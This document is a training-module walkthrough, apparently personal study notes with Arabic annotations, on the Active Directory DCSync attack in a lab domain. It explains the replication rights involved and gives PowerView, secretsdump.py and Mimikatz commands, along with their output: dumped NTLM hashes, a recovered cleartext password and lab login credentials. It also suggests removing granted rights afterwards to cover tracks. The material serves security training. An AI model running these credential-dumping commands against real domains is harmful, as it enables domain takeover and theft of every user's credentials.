23-DCSync

DCSync : collect the NTLM hashes for all users and escalate privileges to Domain/Enterprise admin

Based on our work in the previous section, we now have control over the user `adunn` who has DCSync privileges in the INLANEFREIGHT.LOCAL domain. Let's dig deeper into this attack and go through examples of leveraging it for full domain compromise from both a Linux and a Windows attack host.

Scenario Setup

In this section, we will move back and forth between a Windows and Linux attack host as we work through the various examples. You can spawn the hosts for this section at the end of this section and RDP into the MS01 Windows attack host. For the portion of this section that requires interaction from a Linux host (secretsdump.py) you can open a PowerShell console on MS01 and SSH to `172.16.5.225` with the credentials `htb-student:HTB_@cademy_stdnt!`. This could also likely be done all from Windows using a version of `secretsdump.exe` compiled for Windows as there are several GitHub repos of the Impacket toolkit compiled for Windows, or you can do that as a side challenge.

What is DCSync and How Does it Work?

DCSync is a **technique for stealing the Active Directory password database by using the built-in `Directory Replication Service Remote Protocol`**, which is **used by Domain Controllers to replicate domain data**. This **allows an attacker to mimic a Domain Controller to retrieve user NTLM password hashes.**


The crux of the attack is requesting a Domain Controller to replicate passwords via the **`DS-Replication-Get-Changes-All`** extended right. This is an extended access control right within AD, which allows for the replication of secret data.

To perform this attack, you must have control over an account that has the rights to perform domain replication (a user with the Replicating Directory Changes and Replicating Directory Changes All permissions set). Domain/Enterprise Admins and default domain administrators have this right by default.

الخلاصة : ان DCSync هو ان انتا بتستولي علي كل secert data عن طريق ان انتا بتقول ان domain controller وبتاخد نسخة من secret data بس لازم يكون ObjectACEType is DS-Replication-Get-Changes-All

لو لقيت وانتا بتشوف acl ان ObjectAceType : DS-Replication-Get-Changes-All يبقي user دي ممن يستخدم DCSync

Viewing adunn's Replication Privileges through ADSI Edit



It is common during an assessment to find other accounts that have these rights, and once compromised, their access can be utilized to **retrieve the current NTLM password hash for any domain user and the hashes corresponding to their previous passwords**. Here we have a standard domain user that has been granted the replicating permissions:

Using Get-DomainUser to View adunn's Group Membership

```
PS C:\htb> Get-DomainUser -Identity adunn  |select
samaccountname,objectsid,memberof,useraccountcontrol |fl


samaccountname      : adunn
objectsid           : S-1-5-21-3842939050-3880317879-2865463114-1164
memberof            : {CN=VPN Users,OU=Security
Groups,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL, CN=Shared Calendar
                      Read,OU=Security
Groups,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL, CN=Printer Access,OU=Security
                      Groups,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL, CN=File Share
H Drive,OU=Security
                      Groups,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL...}
useraccountcontrol : NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD
```

PowerView can be used to confirm that this standard user does indeed have the necessary permissions assigned to their account. We first get the user's SID in the above command and then check all ACLs set on the domain object (`"DC=inlanefreight,DC=local"`) using Get-ObjectAcl to get the ACLs associated with the object. Here we search specifically for replication rights and check if our user

`adunn` (denoted in the below command as `$sid`) possesses these rights. The command confirms that the user does indeed have the rights.

Using Get-ObjectAcl to Check adunn's Replication Rights

```
PS C:\htb> $sid= Convert-NameToSid adunn
PS C:\htb> Get-ObjectAcl -ResolveGUIDs |?{$_.SecurityIdentifier -eq $sid}
//  these command equal the next command
PS C:\htb> Get-ObjectAcl "DC=inlanefreight,DC=local" -ResolveGUIDs | ? {
($_.ObjectAceType -match 'Replication-Get')} | ?{$_.SecurityIdentifier -
match $sid} |select AceQualifier, ObjectDN,
ActiveDirectoryRights,SecurityIdentifier,ObjectAceType | fl

AceQualifier           : AccessAllowed
ObjectDN               : DC=INLANEFREIGHT,DC=LOCAL
ActiveDirectoryRights  : ExtendedRight
SecurityIdentifier     : S-1-5-21-3842939050-3880317879-2865463114-498
ObjectAceType          : DS-Replication-Get-Changes

AceQualifier           : AccessAllowed
ObjectDN               : DC=INLANEFREIGHT,DC=LOCAL
ActiveDirectoryRights  : ExtendedRight
SecurityIdentifier     : S-1-5-21-3842939050-3880317879-2865463114-516
ObjectAceType          : DS-Replication-Get-Changes-All

AceQualifier           : AccessAllowed
ObjectDN               : DC=INLANEFREIGHT,DC=LOCAL
ActiveDirectoryRights  : ExtendedRight
SecurityIdentifier     : S-1-5-21-3842939050-3880317879-2865463114-1164
ObjectAceType          : DS-Replication-Get-Changes-In-Filtered-Set

AceQualifier           : AccessAllowed
ObjectDN               : DC=INLANEFREIGHT,DC=LOCAL
ActiveDirectoryRights  : ExtendedRight
SecurityIdentifier     : S-1-5-21-3842939050-3880317879-2865463114-1164
ObjectAceType          : DS-Replication-Get-Changes

AceQualifier           : AccessAllowed
ObjectDN               : DC=INLANEFREIGHT,DC=LOCAL
ActiveDirectoryRights  : ExtendedRight
SecurityIdentifier     : S-1-5-21-3842939050-3880317879-2865463114-1164
ObjectAceType          : DS-Replication-Get-Changes-All
```

If we had certain rights over the user (such as WriteDacl), we could also add this privilege to a user under our control, execute the DCSync attack, and then **remove the privileges to attempt to cover our tracks**. DCSync replication can be performed using tools such as **Mimikatz, Invoke-DCSync, and Impacket's secretsdump.py. Let's see a few quick examples.**

Running the tool as below will write all hashes to files with the prefix `inlanefreight_hashes`. **The `-just-dc` flag tells the tool to extract NTLM hashes and Kerberos keys from the NTDS file.**

Extracting NTLM Hashes and Kerberos Keys Using secretsdump.py

```
0xAmr0zZakaria@htb[/htb]$ secretsdump.py -outputfile inlanefreight_hashes -
just-dc INLANEFREIGHT/adunn@172.16.5.5

Impacket v0.9.23 - Copyright 2021 SecureAuth Corporation

Password:
[*] Target system bootKey: 0x0e79d2e5d9bad2639da4ef244b30fda5
[*] Searching for NTDS.dit
[*] Registry says NTDS.dit is at C:\Windows\NTDS\ntds.dit. Calling vssadmin
to get a copy. This might take some time
[*] Using smbexec method for remote execution
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: a9707d46478ab8b3ea22d8526ba15aa6
[*] Reading and decrypting hashes from \\172.16.5.5\ADMIN$\Temp\HOLJALFD.tmp
inlanefreight.local\administrator:500:aad3b435b51404eeaad3b435b51404ee:88ad0
9182de639ccc6579eb0849751cf:::
guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:
::
lab_adm:1001:aad3b435b51404eeaad3b435b51404ee:663715a1a8b957e8e9943cc98ea451
b6:::
ACADEMY-EA-
DC01$:1002:aad3b435b51404eeaad3b435b51404ee:13673b5b66f699e81b2ebcb63ebdccfb
:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:16e26ba33e455a8c338142af8d89ffbc
:::
ACADEMY-EA-
MS01$:1107:aad3b435b51404eeaad3b435b51404ee:06c77ee55364bd52559c0db9b1176f7a
:::
ACADEMY-EA-
WEB01$:1108:aad3b435b51404eeaad3b435b51404ee:1c7e2801ca48d0a5e3d5baf9e68367a
c:::
inlanefreight.local\htb-
student:1111:aad3b435b51404eeaad3b435b51404ee:2487a01dd672b583415cb52217824b
```

```
b5:::
inlanefreight.local\avazquez:1112:aad3b435b51404eeaad3b435b51404ee:58a478135
a93ac3bf058a5ea0e8fdb71:::

<SNIP>

d0wngrade:des-cbc-md5:d6fee0b62aa410fe
d0wngrade:dec-cbc-crc:d6fee0b62aa410fe
ACADEMY-EA-FILE$:des-cbc-md5:eaef54a2c101406d
svc_qualys:des-cbc-md5:f125ab34b53eb61c
forend:des-cbc-md5:e3c14adf9d8a04c1
[*] ClearText password from \\172.16.5.5\ADMIN$\Temp\HOLJALFD.tmp
proxyagent:CLEARTEXT:Pr0xy_ILFREIGHT!
[*] Cleaning up...
```

We can use the `-just-dc-ntlm` flag if we only want NTLM hashes or specify `-just-dc-user <USERNAME>` to only extract data for a specific user. Other useful options include `-pwd-last-set` to see when each account's password was last changed and `-history` if we want to dump password history, which may be helpful for offline password cracking or as supplemental data on domain password strength metrics for our client. The `-user-status` is another helpful flag to check and see if a user is disabled. We can dump the NTDS data with this flag and then filter out disabled users when providing our client with password cracking statistics to ensure that data such as:

- Number and % of passwords cracked
- top 10 passwords
- Password length metrics
- Password re-use

reflect only active user accounts in the domain

If we check the files created using the `-just-dc` flag, we will see that there are three: one containing the NTLM hashes, one containing Kerberos keys, and one that would contain cleartext passwords from the NTDS for any accounts set with reversible encryption enabled.

Listing Hashes, Kerberos Keys, and Cleartext Passwords


```
0xAmr0zZakaria@htb[/htb]$ ls inlanefreight_hashes*

inlanefreight_hashes.ntds  inlanefreight_hashes.ntds.cleartext
inlanefreight_hashes.ntds.kerberos
```

While rare, we see accounts with these settings from time to time. It would typically be set to provide support for applications that use certain protocols that require a user's password to be used for authentication purposes.

Viewing an Account with Reversible Encryption Password Storage Set

when do the DCSysn attack for this user we did not get the password for this user



When this option is set on a user account==, it does not mean that the passwords are stored in cleartext.== Instead, they are stored using RC4 encryption. The trick here is that the key needed to decrypt them is stored in the registry (the Syskey) and can be extracted by a Domain Admin or equivalent. Tools such as `secretsdump.py` will decrypt any passwords stored using reversible encryption while dumping the NTDS file either as a Domain Admin or using an attack such as DCSync. If this setting is disabled on an account, a user will need to change their password for it to be stored using one-way encryption. Any passwords set on accounts with this setting enabled will be stored using reversible encryption until they are changed. We can enumerate this using the `Get-ADUser` cmdlet:

Enumerating Further using Get-ADUser

```
PS C:\htb> Get-ADUser -Filter 'userAccountControl -band 128' -Properties
userAccountControl


DistinguishedName  : CN=PROXYAGENT,OU=Service
Accounts,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL
Enabled            : True
GivenName          :
Name               : PROXYAGENT
ObjectClass        : user
ObjectGUID         : c72d37d9-e9ff-4e54-9afa-77775eaaf334
SamAccountName     : proxyagent
SID                : S-1-5-21-3842939050-3880317879-2865463114-5222
Surname            :
userAccountControl : 640
UserPrincipalName  :
```

We can see that one account, `proxyagent`, has the reversible encryption option set with PowerView as well:

Checking for Reversible Encryption Option using Get-DomainUser

```
PS C:\htb> Get-DomainUser -Identity * | ? {$_.useraccountcontrol -like
'*ENCRYPTED_TEXT_PWD_ALLOWED*'} |select samaccountname,useraccountcontrol

samaccountname                          useraccountcontrol
--------------                          ------------------
proxyagent     ENCRYPTED_TEXT_PWD_ALLOWED, NORMAL_ACCOUNT
```

We will notice the tool decrypted the password and provided us with the cleartext value.

Displaying the Decrypted Password

```
0xAmr0zZakaria@htb[/htb]$ cat inlanefreight_hashes.ntds.cleartext

proxyagent:CLEARTEXT:Pr0xy_ILFREIGHT!
```

I have been on a few engagements where all user accounts were stored using reversible encryption. Some clients may do this to be able to dump NTDS and perform periodic password strength audits without having to resort to offline password cracking.

We can perform the attack with Mimikatz as well. Using Mimikatz, we must target a specific user. Here we will target the built-in administrator account. We could also target the `krbtgt` account and use this to create a `Golden Ticket` for persistence, but that is outside the scope of this module.

Also it is important to note that Mimikatz must be ran in the context of the user who has DCSync privileges. We can utilize `runas.exe` to accomplish this:

Using runas.exe

```
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>runas /netonly /user:INLANEFREIGHT\adunn powershell
Enter the password for INLANEFREIGHT\adunn:
Attempting to start powershell as user "INLANEFREIGHT\adunn" ...
```

From the newly spawned powershell session, we can perform the attack:

Performing the Attack with Mimikatz

```
PS C:\htb> .\mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # lsadump::dcsync /domain:INLANEFREIGHT.LOCAL
/user:INLANEFREIGHT\administrator
[DC] 'INLANEFREIGHT.LOCAL' will be the domain
[DC] 'ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL' will be the DC server
[DC] 'INLANEFREIGHT\administrator' will be the user account
[rpc] Service  : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN           : Administrator

** SAM ACCOUNT **

SAM Username         : administrator
User Principal Name  : administrator@inlanefreight.local
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration   :
Password last change : 10/27/2021 6:49:32 AM
Object Security ID   : S-1-5-21-3842939050-3880317879-2865463114-500
Object Relative ID   : 500

Credentials:
  Hash NTLM: 88ad09182de639ccc6579eb0849751cf

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 4625fd0c31368ff4c255a3b876eaac3d

<SNIP>
```